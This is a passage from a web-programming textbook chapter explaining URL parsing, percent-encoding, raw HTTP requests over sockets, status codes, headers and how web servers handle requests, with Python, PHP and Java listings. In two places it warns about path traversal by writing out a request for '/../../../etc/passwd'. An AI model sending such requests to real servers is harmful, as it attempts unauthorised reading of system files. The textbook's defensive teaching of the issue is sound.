scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {'lang': ['en'], 'page': ['3']}
fragment : section-1-7
```

Look at the `parsed` line. The query string `lang=en&page=3` has become a dictionary in which each value is a *list*. That is not an oddity of Python; it is the truth about query strings. `?tag=a&tag=b` is perfectly legal and means two values for one name. Every web framework has to decide what to do about it, and knowing that it can happen will one day save you.

Listing 1.5 is the PHP version. `parse_url` does the splitting, and `parse_str` decodes the query into an array — the same job PHP does automatically when it fills the `$_GET` array for every request, which Chapter 3 relies on.

Listing 1.5 `php/urlparts.php` — the same URL taken apart by `parse_url` and `parse_str`.

```php
<?php
// urlparts.php - take a URL apart into the pieces RFC 3986 defines.
$url = 'https://sari:rahasia@www.its.ac.id:8443'
     . '/course/webpro/ch01.html?lang=en&page=3#section-1-7';

$parts = parse_url($url);
echo "scheme   : {$parts['scheme']}\n";
echo "username : {$parts['user']}\n";
echo "password : {$parts['pass']}\n";
echo "host     : {$parts['host']}\n";
echo "port     : {$parts['port']}\n";
echo "path     : {$parts['path']}\n";
echo "query    : {$parts['query']}\n";
parse_str($parts['query'], $parsed);                // the same job $_GET does for you
echo "parsed   : " . json_encode($parsed) . "\n";
echo "fragment : {$parts['fragment']}\n";
```

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {"lang":"en","page":"3"}
fragment : section-1-7
```

Listing 1.6 is Java. The class `java.net.URI` gives every piece, but the standard library stops at the query string, so the program splits it itself.

Listing 1.6 `java/UrlParts.java` — the same URL taken apart by `java.net.URI`.

```java
// UrlParts.java - take a URL apart into the pieces RFC 3986 defines.
import java.net.URI;
import java.util.LinkedHashMap;
import java.util.Map;

public class UrlParts {
    public static void main(String[] args) {
        URI url = URI.create("https://sari:rahasia@www.its.ac.id:8443"
                + "/course/webpro/ch01.html?lang=en&page=3#section-1-7");

        String[] user = url.getUserInfo().split(":", 2);
        System.out.println("scheme   : " + url.getScheme());
        System.out.println("username : " + user[0]);
        System.out.println("password : " + user[1]);
        System.out.println("host     : " + url.getHost());
        System.out.println("port     : " + url.getPort());
        System.out.println("path     : " + url.getPath());
        System.out.println("query    : " + url.getQuery());

        // The standard library stops at the query string; splitting it is our job.
        Map<String, String> parsed = new LinkedHashMap<>();
        for (String pair : url.getQuery().split("&")) {
            String[] nv = pair.split("=", 2);
            parsed.put(nv[0], nv.length > 1 ? nv[1] : "");
        }
        System.out.println("parsed   : " + parsed);
        System.out.println("fragment : " + url.getFragment());
    }
}
```

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {lang=en, page=3}
fragment : section-1-7
```

The three outputs agree on every piece except `parsed`, and that difference is the previous paragraph made visible: Python keeps a list of values per name, while PHP's `parse_str` and this Java loop keep one, so `?tag=a&tag=b` would silently lose `a`. (PHP's convention for several values is to name the parameter `tag[]`.)

1.7.3 Characters that need hiding

A URL may contain only a restricted set of characters. Spaces are not among them, and neither are `&`, `?`, `#`, `/` or `%` when they are meant as data rather than as structure. To carry such a character you

replace it with a percent sign followed by its value in two hexadecimal digits. This is called **percent-encoding**, or informally URL-encoding. The rule is simple enough to state as a formula: a byte with value b becomes

$$\%\, h_1 h_0 \quad \text{where } b = 16h_1 + h_0,\ 0 \le h_0, h_1 \le 15, \tag{1.4}$$

its two hexadecimal digits after a percent sign. A space is byte $32 = 16 \cdot 2 + 0$, so by Equation (1.4) it becomes `%20`; an ampersand is $38 = 16 \cdot 2 + 6$, so `%26`; a slash is $47 = 16 \cdot 2 + 15$, so `%2F`. **Listing 1.7** lets the library do it.

Listing 1.7 `python/encode.py` — percent-encoding a value, and decoding it again.

```python
# encode.py - percent-encode a value before it goes into a URL.
from urllib.parse import quote, unquote

s = "cuci kiloan & setrika/express"
print("raw    :", s)
print("encoded:", quote(s, safe=""))
print("back   :", unquote(quote(s, safe="")))
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

Left raw, the ampersand would have started a second parameter and cut the value in half.

PHP has two encoders, and **Listing 1.8** shows why.

Listing 1.8 `php/encode.php` — PHP's two encoders: `rawurlencode` for URLs, `urlencode` for form data.

```php
<?php
// encode.php - percent-encode a value before it goes into a URL.
$s = 'cuci kiloan & setrika/express';
echo "raw    : $s\n";
echo "encoded: " . rawurlencode($s) . "\n";        // RFC 3986: space -> %20
echo "form   : " . urlencode($s) . "\n";           // HTML forms: space -> +
echo "back   : " . rawurldecode(rawurlencode($s)) . "\n";
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
form   : cuci+kiloan+%26+setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

The `form` line writes a space as `+`. That is the older convention of HTML forms, `application/x-www-form-urlencoded`, which you will meet in Chapter 3 when a form is submitted. Both are correct in their place: `%20` anywhere in a URL, `+` inside a form-encoded query or body. Java's `URLEncoder`, in **Listing 1.9**, speaks only the form dialect, which is why the program has to replace `+` by hand to get the URL form.

Listing 1.9 `java/Encode.java` — `URLEncoder` produces form encoding; replacing `+` gives URL encoding.

```java
// Encode.java - percent-encode a value before it goes into a URL.
import java.net.URLDecoder;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;

public class Encode {
    public static void main(String[] args) {
        String s = "cuci kiloan & setrika/express";

        // URLEncoder follows the HTML form rules, so a space becomes "+".
        String form = URLEncoder.encode(s, StandardCharsets.UTF_8);
        System.out.println("raw    : " + s);
        System.out.println("encoded: " + form.replace("+", "%20"));
        System.out.println("form   : " + form);
        System.out.println("back   : " + URLDecoder.decode(form, StandardCharsets.UTF_8));
    }
}
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
form   : cuci+kiloan+%26+setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

> **A TRAP.** Never build a URL by gluing strings together when any part of it came from a user. Use your language's encoder — `quote` in Python, `rawurlencode` in PHP, `URLEncoder.encode` in Java, `Uri.EscapeDataString` in C#. A customer called "Ibu Sari & Co" will otherwise break your page, and a malicious visitor will do far worse.

1.7.4 Absolute and relative, and the words URI and URN

A URL that begins with a scheme is **absolute**: it makes sense anywhere. A URL that does not is **relative**: it is completed using the address of the page it appears on.

Table 1.7 How relative URLs are completed. The leading slash is the difference between "from the top of the site" and "from here".

Written in the page	On the page `https://shop.example/a/b/c.html` it means
`https://other.example/x`	`https://other.example/x`
`/x`	`https://shop.example/x`
`x`	`https://shop.example/a/b/x`
`../x`	`https://shop.example/a/x`
`//other.example/x`	`https://other.example/x` — same scheme as the page

Table 1.7 explains a failure every beginner meets: a link that works on the home page and breaks two folders down. The cause is almost always a missing leading slash — or, in XAMPP, a leading slash that points to the top of `htdocs` rather than to your project's folder inside it.

Finally, three words that are used loosely and should not be. A **URI** is a Uniform Resource *Identifier*: any string that names a resource. A **URL** is a URI that also says how to get at it. A **URN** is a URI that names something permanently without saying where it is, such as `urn:isbn:9780262046305`. Every URL is a URI; not every URI is a URL. In everyday work you will write URL and be understood.

1.8 HTTP: The Language of the Conversation

Now the heart of the chapter. HTTP is the language the browser and the server speak, and — this is the good news — in its classic form it is plain readable text [11], [12], [13].

> **DEFINITION. HTTP**, the HyperText Transfer Protocol, is a request–response protocol: the client sends one message, the server sends one message back, and that is the whole exchange.

1.8.1 What a request looks like

An HTTP request has exactly four parts, in this order:

1. a **request line**: a method, a target, and a version;
2. zero or more **header lines**, each `Name: value`;
3. a **blank line**, which means "the headers are finished";
4. optionally a **body**.

Here is one, complete:

```
GET /health HTTP/1.1
Host: localhost:8080
User-Agent: rawhttp/1.0
Connection: close
```

That is a real request; we send it in Section 1.8.6 and get a real answer. Read aloud, it says: *using the method GET, fetch the resource at `/health`, speaking version 1.1 of HTTP; the site I want is `localhost:8080`; I am a program called rawhttp, version 1.0; close the connection when you are done.*

1.8.2 The methods

The **method** is the verb: it says what kind of operation is being asked for. **Table 1.8** lists the methods and what each is for.

Table 1.8 The HTTP methods. *Safe* means it changes nothing on the server; *idempotent* means doing it twice has the same effect as doing it once.

Method	Means	Has a body?	Safe?	Idempotent?
`GET`	Give me this resource	No	Yes	Yes
`HEAD`	Give me only the headers you would send for `GET`	No	Yes	Yes
`POST`	Here is some data; do something with it	Yes	No	No
`PUT`	Store this data at exactly this address	Yes	No	Yes
`DELETE`	Remove the resource at this address	No	No	Yes
`PATCH`	Here is a partial change to the resource	Yes	No	No
`OPTIONS`	What methods does this address accept?	No	Yes	Yes
`TRACE`	Echo my request back to me	No	Yes	Yes

Safe means the request is a question, not an instruction. `GET` must never change anything. The entire web is built on it: browsers pre-fetch links, caches store responses, crawlers follow every link they find. If `GET /delete-bill/B2943` deleted the bill, a crawler would eventually empty your database — which has happened to real companies.

Idempotent means repetition is harmless. `PUT /bills/B2943` with the same content, done five times, leaves the same single bill. `POST /bills` done five times creates five bills — which is why a browser warns you before resubmitting a form, and why the back button after a payment is frightening.

For the first chapters of this book you will use only `GET` and `POST`, and the rule for choosing is short: **`GET` to read, `POST` to change.**

1.8.3 What a response looks like

A response has the same shape with a different first line:

1. a **status line**: a version, a status code, and a reason phrase;
2. **header lines**;
3. a **blank line**;
4. usually a **body**.

```
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

The status line says: *version 1.1; the code is 200; in English that means OK.* The reason phrase is for humans only — software reads the number.

1.8.4 Status codes

The **status code** is a three-digit number, and its first digit is a category. Learning the five categories is worth more than memorizing any individual code. **Table 1.9** gives them.

Table 1.9 The five classes of HTTP status code. The first digit is the whole story.

Range	Name	Meaning in plain words
`1xx`	Informational	Hold on, I am still working
`2xx`	Success	It worked
`3xx`	Redirection	It is somewhere else; go and look there
`4xx`	Client error	**You** did something wrong
`5xx`	Server error	**I** did something wrong

The `4xx` and `5xx` rows are the ones to internalize, because they tell you who has to fix the problem. A `404` is not the server's fault; a `500` is not yours. **Table 1.10** lists the codes you will actually meet.

Table 1.10 The status codes you will meet in this book, with the situation that produces each.

Code	Reason phrase	When you see it
`200`	OK	The ordinary answer to a successful `GET`
`201`	Created	A `POST` made something new
`204`	No Content	It worked, and there is deliberately nothing to send back
`301`	Moved Permanently	The address changed forever; update your links
`302`	Found	The address is temporarily elsewhere
`304`	Not Modified	Your cached copy is still good; here is no body at all
`400`	Bad Request	The request was malformed
`401`	Unauthorized	You have not identified yourself
`403`	Forbidden	You have, and you still may not
`404`	Not Found	No such resource
`405`	Method Not Allowed	The resource exists but not for that verb
`429`	Too Many Requests	Slow down; a rate limit was hit
`500`	Internal Server Error	Your program crashed
`502`	Bad Gateway	A server in front of yours could not reach yours
`503`	Service Unavailable	The server is overloaded or down for maintenance

401 IS NOT 403. `401` means *I do not know who you are* — log in and try again. `403` means *I know exactly who you are and the answer is still no*. Sending `401` when you meant `403` puts a login box in front of a user who is already logged in, and they will simply keep typing their password.

1.8.5 Headers

Headers are the adjectives of the conversation. Each is one line: a name, a colon, a space, and a value. Names are case-insensitive; `Content-Type` and `content-type` are the same header — and you will see the Java server of Section 1.17 write `Content-type` while the others write `Content-Type`, with no difference whatsoever.

Table 1.11 lists the request headers that matter now.

Table 1.11 Request headers, with an example of each.

Header	Example value	What it does
`Host`	`www.its.ac.id`	**Required.** Says which site is wanted, so one IP can serve many sites
`User-Agent`	`Mozilla/5.0 …`	Identifies the browser or program
`Accept`	`text/html`	Which formats the client can handle
`Accept-Language`	`id, en;q=0.8`	Which languages, and how strongly preferred
`Accept-Encoding`	`gzip, br, zstd`	Which compressions the client can undo
`Cookie`	`session=9f2a…`	Data the server asked the browser to remember. Chapter 14
`If-Modified-Since`	`Wed, 23 Sep 2026 09:27:55 GMT`	"Only send it if it changed since then"
`Content-Type`	`application/x-www-form-urlencoded`	What the request body is, if there is one
`Content-Length`	`43`	How many bytes of body follow
`Connection`	`close` or `keep-alive`	Whether to reuse the TCP connection

And **Table 1.12** lists the response headers.

Table 1.12 Response headers, with an example of each.

Header	Example value	What it does
`Content-Type`	`text/html; charset=utf-8`	**The most important header there is.** What the body is
`Content-Length`	`1001`	How many bytes of body follow
`Date`	`Wed, 23 Sep 2026 09:29:03 GMT`	When the response was generated, always in GMT
`Server`	`HelloWeb/2.0 (Java)`	What software answered
`Last-Modified`	`Wed, 23 Sep 2026 09:27:55 GMT`	When the resource last changed
`Location`	`/login`	Where to go instead. Only meaningful with a `3xx` code
`Set-Cookie`	`session=9f2a…; HttpOnly`	Asks the browser to remember something. Chapter 14
`Cache-Control`	`max-age=3600`	How long this may be reused without asking again
`Allow`	`GET, HEAD`	Which methods this resource accepts. Required with `405`

`Content-Type` deserves the emphasis. A body carries no label of its own; the same bytes are a page, a text file or a download depending entirely on this header. Send HTML as `text/plain` and the visitor sees your tags. When output shows up as gibberish, look here first.

1.8.6 Typing a request by hand

Everything above is checkable, and checking it is the most useful hour a beginner can spend. Start the Java server of Section 1.17.3 — `java HelloWeb 8080` — and in another terminal type a request with your own hands. The tool `nc`, short for netcat, opens a TCP connection and copies your typing into it. (It is standard on macOS and Linux; on Windows, use the programs below instead, or `curl`, which ships with Windows 10 and 11.)

```
printf 'GET /health HTTP/1.1\r\nHost: localhost:8080\r\nConnection: close\r\n\r\n' \
  | nc localhost 8080
```

The `\r\n` is a carriage return followed by a line feed. HTTP/1.1 requires that pair at the end of every line, not a bare newline; we come back to it in a moment. What came back was the response already shown in Section 1.8.3. You have now spoken HTTP without a browser. There is no magic left in the protocol; it is a text file you send down a pipe.

Listing 1.10 does the same thing from a program, so that you can see where the bytes are handed to the operating system.

Listing 1.10 `python/rawhttp.py` — one TCP connection, one hand-written HTTP request, one response.

```python
# rawhttp.py - open a TCP connection and speak HTTP by hand.
import socket

REQUEST = (
    "GET /health HTTP/1.1\r\n"
    "Host: localhost:8080\r\n"
    "User-Agent: rawhttp/1.0\r\n"
    "Connection: close\r\n"
    "\r\n"
)

with socket.create_connection(("localhost", 8080), timeout=5) as tcp:
    print("--- connected to", tcp.getpeername())
    tcp.sendall(REQUEST.encode("ascii"))     # the request, as bytes
    reply = b""
    while True:
        chunk = tcp.recv(4096)
        if not chunk:                        # the server closed the connection
            break
        reply += chunk

print("--- %d bytes came back" % len(reply))
print(reply.decode("utf-8"), end="")
```

With the Java server still running, `python3 rawhttp.py` printed:

```
--- connected to ('127.0.0.1', 8080)
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

Notice `socket.create_connection`. That one call performs the three-way handshake of Section 1.5.3; everything TCP does for you is inside it. The same program in PHP is **Listing 1.11**, where `fsockopen` plays the part of `create_connection`:

Listing 1.11 `php/rawhttp.php` — the same hand-written request, sent from PHP.

```php
<?php
// rawhttp.php - open a TCP connection and speak HTTP by hand.
$request = "GET /health HTTP/1.1\r\n"
         . "Host: localhost:8080\r\n"
         . "User-Agent: rawhttp/1.0\r\n"
         . "Connection: close\r\n"
         . "\r\n";

$tcp = fsockopen('localhost', 8080, $errno, $error, 5);
if ($tcp === false) {
    exit("could not connect: $error\n");
}
echo "--- connected to " . stream_socket_get_name($tcp, true) . "\n";
fwrite($tcp, $request);                          // the request, as bytes
$reply = stream_get_contents($tcp);              // read until the server closes
fclose($tcp);

echo "--- " . strlen($reply) . " bytes came back\n";
echo $reply;
```

```
--- connected to 127.0.0.1:8080
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

and in Java, **Listing 1.12**, a `Socket` does it:

Listing 1.12 `java/RawHttp.java` — the same hand-written request, sent from Java.

```java
// RawHttp.java - open a TCP connection and speak HTTP by hand.
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
import java.nio.charset.StandardCharsets;

public class RawHttp {
    public static void main(String[] args) throws IOException {
        String request = "GET /health HTTP/1.1\r\n"
                       + "Host: localhost:8080\r\n"
                       + "User-Agent: rawhttp/1.0\r\n"
                       + "Connection: close\r\n"
                       + "\r\n";

        try (Socket tcp = new Socket("localhost", 8080)) {
            System.out.println("--- connected to " + tcp.getRemoteSocketAddress());
            OutputStream out = tcp.getOutputStream();
            out.write(request.getBytes(StandardCharsets.US_ASCII));   // the request, as
bytes
            out.flush();

            InputStream in = tcp.getInputStream();
            byte[] reply = in.readAllBytes();          // read until the server closes
            System.out.println("--- " + reply.length + " bytes came back");
            System.out.print(new String(reply, StandardCharsets.UTF_8));
        }
    }
}
```

```
--- connected to localhost/127.0.0.1:8080
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

Three languages, three names for "open a TCP connection", and 148 bytes back every time.

1.8.7 The same request, byte by byte

"Plain text" is a comfortable phrase that can hide the fact that a protocol is made of exact bytes. Let us look at the actual bytes. On macOS or Linux (or in Git Bash on Windows), write the request to a file and dump it:

```
printf 'GET /health HTTP/1.1\r\nHost: localhost:8080\r\nConnection: close\r\n\r\n' >
req.bin
wc -c req.bin
od -c req.bin
```

That printed `65 req.bin` — the whole request is sixty-five bytes — and then:

```
0000000   G   E   T       /   h   e   a   l   t   h       H   T   T   P
0000020   /   1   .   1  \r  \n   H   o   s   t   :       l   o   c   a
0000040   l   h   o   s   t   :   8   0   8   0  \r  \n   C   o   n   n
0000060   e   c   t   i   o   n   :       c   l   o   s   e  \r  \n  \r
0000100  \n
0000101
```

Read the dump slowly; it is the most honest picture of HTTP in this book. The left-hand numbers are positions in octal (base 8), so `0000020` is byte 16.

- The first line is `G E T space / h e a l t h space H T T P / 1 . 1` and then `\r \n`: twenty bytes plus two.
- Each header ends with `\r\n` too.
- At the very end there are **two** `\r\n` in a row: `\r \n \r \n`. That is the blank line. It is the only thing that tells the server the headers have finished.

We can check the total by counting. The request line `GET /health HTTP/1.1` is 20 characters, `Host: localhost:8080` is 20 and `Connection: close` is 17; each line carries two more bytes for `\r\n`, and the blank line is two bytes on its own:

$$(20 + 2) + (20 + 2) + (17 + 2) + 2 = 65. \tag{1.5}$$

Equation (1.5) agrees with `wc`, as it must. That final double `\r\n` is also why a hand-typed request sometimes seems to hang: the server is not stuck, it is waiting for a blank line that never came.

Now send the file to the server and dump what comes back:

```
nc localhost 8080 < req.bin > resp.bin
wc -c resp.bin
od -c resp.bin
```

`148 resp.bin`, and:

```
0000000   H   T   T   P   /   1   .   1       2   0   0       O   K  \r
0000020  \n   S   e   r   v   e   r   :       H   e   l   l   o   W   e
0000040   b   /   2   .   0       (   J   a   v   a   )  \r  \n   D   a
0000060   t   e   :       W   e   d   ,       2   3       S   e   p
0000100   2   0   2   6       0   9   :   2   9   :   0   5       G   M
0000120   T  \r  \n   C   o   n   t   e   n   t   -   t   y   p   e   :
0000140       t   e   x   t   /   p   l   a   i   n   ;       c   h   a
0000160   r   s   e   t   =   u   t   f   -   8  \r  \n   C   o   n   t
0000200   e   n   t   -   l   e   n   g   t   h   :       3  \r  \n  \r
0000220  \n   o   k  \n
0000224
```

One hundred and forty-eight bytes, of which the body is three: `o`, `k`, and a newline. The `Content-length: 3` header told the truth, and the `\r\n\r\n` just before the `o` is the blank line again. There is nothing else in the response — no framing, no length prefix, no magic number. The whole classic web is made of this.

1.8.8 Statelessness, and why it matters

> **KEY INSIGHT.** HTTP is **stateless**. Each request is complete in itself, and the server is entitled to forget everything the moment it has answered.

The server does not remember that you logged in on the previous request. It does not remember what is in your shopping basket. If nothing is done about it, every request arrives as if from a stranger.

This sounds like a defect and is in fact why the web scaled: because no request depends on any other, any of a thousand identical servers can answer any request.

The price is that "logged in" has to be rebuilt on top of a protocol that does not have it. The mechanism is **cookies**: the server sends `Set-Cookie` with a response, the browser stores the value and sends it back in a `Cookie` header on every later request, and the server uses it to look up what it forgot. Chapter 14 is devoted to that machinery. For now, remember only the shape of the problem.

1.8.9 The versions of HTTP, and HTTPS

Table 1.13 sets out the versions you will hear named.

Table 1.13 The versions of HTTP. The *messages* have barely changed since 1997; the *encoding* of them has changed twice.

Version	Year	The one thing it changed
HTTP/0.9	1991	`GET /page` and nothing else — no headers, no status codes
HTTP/1.0	1996	Headers, status codes, `Content-Type`. One request per connection
HTTP/1.1	1997	Connections are reused; `Host` becomes required, so one IP can serve many sites. Restated in 2022 as RFC 9112
HTTP/2	2015	Same messages, binary framing, many requests at once on one TCP connection. Restated in 2022 as RFC 9113
HTTP/3	2022	The same again over QUIC, on UDP, removing TCP's head-of-line blocking (RFC 9114)

In 2024 about half of all the web requests Cloudflare handled used HTTP/2 and a fifth used HTTP/3, the rest still HTTP/1.x, and both newer versions grew again in 2025 [1]. Every current browser speaks all three and picks the best one each server offers. **Figure 1.5** shows how the three sit on the layers of Section 1.5.5 [14], [7].




Figure 1.5 HTTP/1.1 and HTTP/2 run over TLS and TCP; HTTP/3 runs over QUIC, which carries TLS 1.3 inside it and runs over UDP. All three carry the same messages.

The comforting news is in the caption of **Table 1.13**: HTTP/2 and HTTP/3 change how the bytes are packed, not what the conversation says. Everything you learn from the readable text of HTTP/1.1 remains true, which is why every server in this book speaks HTTP/1.1.

HTTPS is not a different protocol. It is HTTP carried inside **TLS**, Transport Layer Security, a layer that encrypts the bytes and proves the server's identity with a **certificate** — a signed statement, issued by an organization the browser trusts, that this public key belongs to this domain name. The current version is **TLS 1.3** [15], published in 2018; versions 1.0 and 1.1 have been formally retired and browsers refuse them. TLS 1.3 needs only one round trip to set up, where TLS 1.2 needed two, so over TCP the first byte of a secure page now costs

$$t_{\text{first byte}} \geq r_{\text{TCP}} + r_{\text{TLS 1.3}} + r_{\text{HTTP}} = 3r, \tag{1.6}$$

one round trip more than Equation (1.3). QUIC merges the transport and the TLS handshakes into one, bringing HTTP/3 back to $2r$ on a first visit — and to a single round trip on a return visit. That arithmetic is the commercial case for HTTP/3. By the end of 2025 more than half of the human traffic Cloudflare saw also used *post-quantum* key agreement, designed to resist computers that do not yet exist [1].

In the trace of **Table 1.5**, TLS was step 8, between the TCP handshake and the first request. The lock in the address bar means: this conversation was encrypted, and the certificate matched the name you typed. It does not mean the site is honest.

1.9 What a Web Server Is, and What It Does With a Request

The definition is admirably blunt, so we keep it.

> **DEFINITION.** A **web server** is *software*. It runs on a server machine, and it makes the web documents stored there reachable by users over the internet.

A web server is software, not hardware. In ordinary speech "the server" means the metal box in the rack. In this book, a **server machine** is the box and a **web server** is a program running on it. One machine can run a web server, a database server and a mail server at once. Your laptop, running the programs of Section 1.17, is a machine hosting five web servers, and it cost nothing.

A web server does not "make a website". It makes *files and programs reachable*. What those files say is your business.

These are the web servers you will actually meet:

- **Apache HTTP Server** — free, on every system, the most widely deployed server in history, and the one inside XAMPP;
- **nginx** — free, very fast, and with Cloudflare's own front-end server the most common answer on today's public web;
- **IIS** — Microsoft's Windows server, historically the home of ASP.NET;
- **Kestrel** — the server inside every ASP.NET Core application (Section 1.17.5);
- **Apache Tomcat** — the Java server for servlets and JSP (Chapter 7).

Figure 1.6 shows how the public web divides between them in 2026. Two surveys are shown because they count differently: W3Techs checks which server software a site reports, and allows a site to count for more than one, while Netcraft counts the busiest million sites [16], [17]. Both agree on the order at the top: Cloudflare's servers, then nginx, then Apache. Most of the "Cloudflare" sites run nginx, Apache or something else behind Cloudflare's front door, which is exactly the arrangement of Section 1.18.




Figure 1.6 Web server share in 2026, measured two ways: by W3Techs over all websites whose server is known, and by Netcraft over the million busiest sites.

Development adds the small servers built into languages and frameworks — PHP's `php -S`, Python's `http.server`, Flask's development server and the JDK's `HttpServer` — all used in Section 1.17 and all meant for one developer on one laptop, never for the public internet.

1.9.1 The nine things it does with every request

Between the last byte of the request arriving and the first byte of the response leaving, a web server does this — every time, for every request.

1. **Accept the connection.** It is already listening on port 80 or 443; TCP completes the handshake and hands over a stream.
2. **Read the request line.** Split it into method, target and version. If it is malformed, answer `400` and stop.
3. **Read the headers** until the blank line. If a `Content-Length` says a body follows, read exactly that many bytes.
4. **Choose the site.** Look at the `Host` header and decide which of the sites configured on this machine is being addressed. This is called **virtual hosting**, and it is why one IP address can serve a thousand websites.

5. **Map the path to something.** The site has a **document root** — a folder on disk, say `C:\xampp\htdocs` or `/var/www/laundry`. The path `/prices.html` becomes the file `/var/www/laundry/prices.html`. If the path is a directory, look for an **index file**: `index.html`, or `index.php`, or whatever the configuration names.
6. **Check permissions**, and check that the resolved path is still inside the document root. A request for `/../../etc/passwd` must not escape. Answer `403` if it is forbidden, `404` if it is not there.
7. **Decide: file, or program?** If the target is an ordinary file, read it. If it is something the configuration says must be executed — a `.php` file, a `.jsp` file, a path mapped to a servlet or to a route — hand it to the right engine, wait for the output, and use that as the body. This is step 14 of **Table 1.5**, and Section 1.10 is about it.
8. **Choose the `Content-Type`.** For a file, from its extension, using a table like **Table 1.14**. For a program, from whatever the program said.
9. **Write the response**: status line, headers, blank line, body. Then either close the connection or keep it open for the next request.

Table 1.14 How a server picks a `Content-Type` for a static file, from a table of extensions. Getting a file's extension wrong is enough to break a page.

Extension	`Content-Type` sent	What it is
`.html`, `.htm`	`text/html`	A web page
`.css`	`text/css`	A stylesheet
`.js`	`text/javascript`	A script
`.json`	`application/json`	Structured data
`.xml`	`application/xml`	Structured data. Chapter 6
`.png`	`image/png`	An image
`.jpg`, `.jpeg`	`image/jpeg`	An image
`.webp`	`image/webp`	A modern, smaller image format
`.pdf`	`application/pdf`	A document
`.txt`	`text/plain`	Plain text
anything unknown	`application/octet-stream`	"I have no idea; offer it as a download"

A TRAP. Step 6 exists because of a real and common attack. If a server naively glues the request path onto the document root, a request for `/../../../etc/passwd` reads a file that was never meant to be public. It is called **path traversal**, and you will write code in Chapter 5 that must not fall for it.

1.10 Static Pages and Dynamic Pages

We have reached the fork in the road.

DEFINITION. A **static page** is a file stored on the server's disk and sent to every visitor unchanged. A **dynamic page** does not exist until it is asked for: a program builds it, at the moment of the request, and it can be different for every visitor and every second.

1.10.1 The difference, made concrete

Here is the difference made visible. Serve the static page of Section 1.17.1 from inside the `html` folder:

```
python3 -m http.server 8000
```

and open `http://localhost:8000/index.html`. Press reload ten times. **Nothing whatever changes**, because nothing can: the server is reading the same bytes off the disk each time.

Now run the PHP one, from inside the `php` folder:

```
php -S localhost:8100 index.php
```

and open `http://localhost:8100/`. Reload ten times: the line *Page built by the server at 23 September 2026, 16:28:55 WIB* **changes every time**, because no such page is on the disk; a program writes one whenever somebody asks. The Java, Python and C# servers of Section 1.17 behave the same way.

That is the entire distinction. Everything else follows from it.

1.10.2 What the difference looks like on the wire

The difference also shows in the headers. Ask the static server for the page, headers only; `curl -I` sends a `HEAD` request:

```
curl -I http://localhost:8000/index.html
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.15
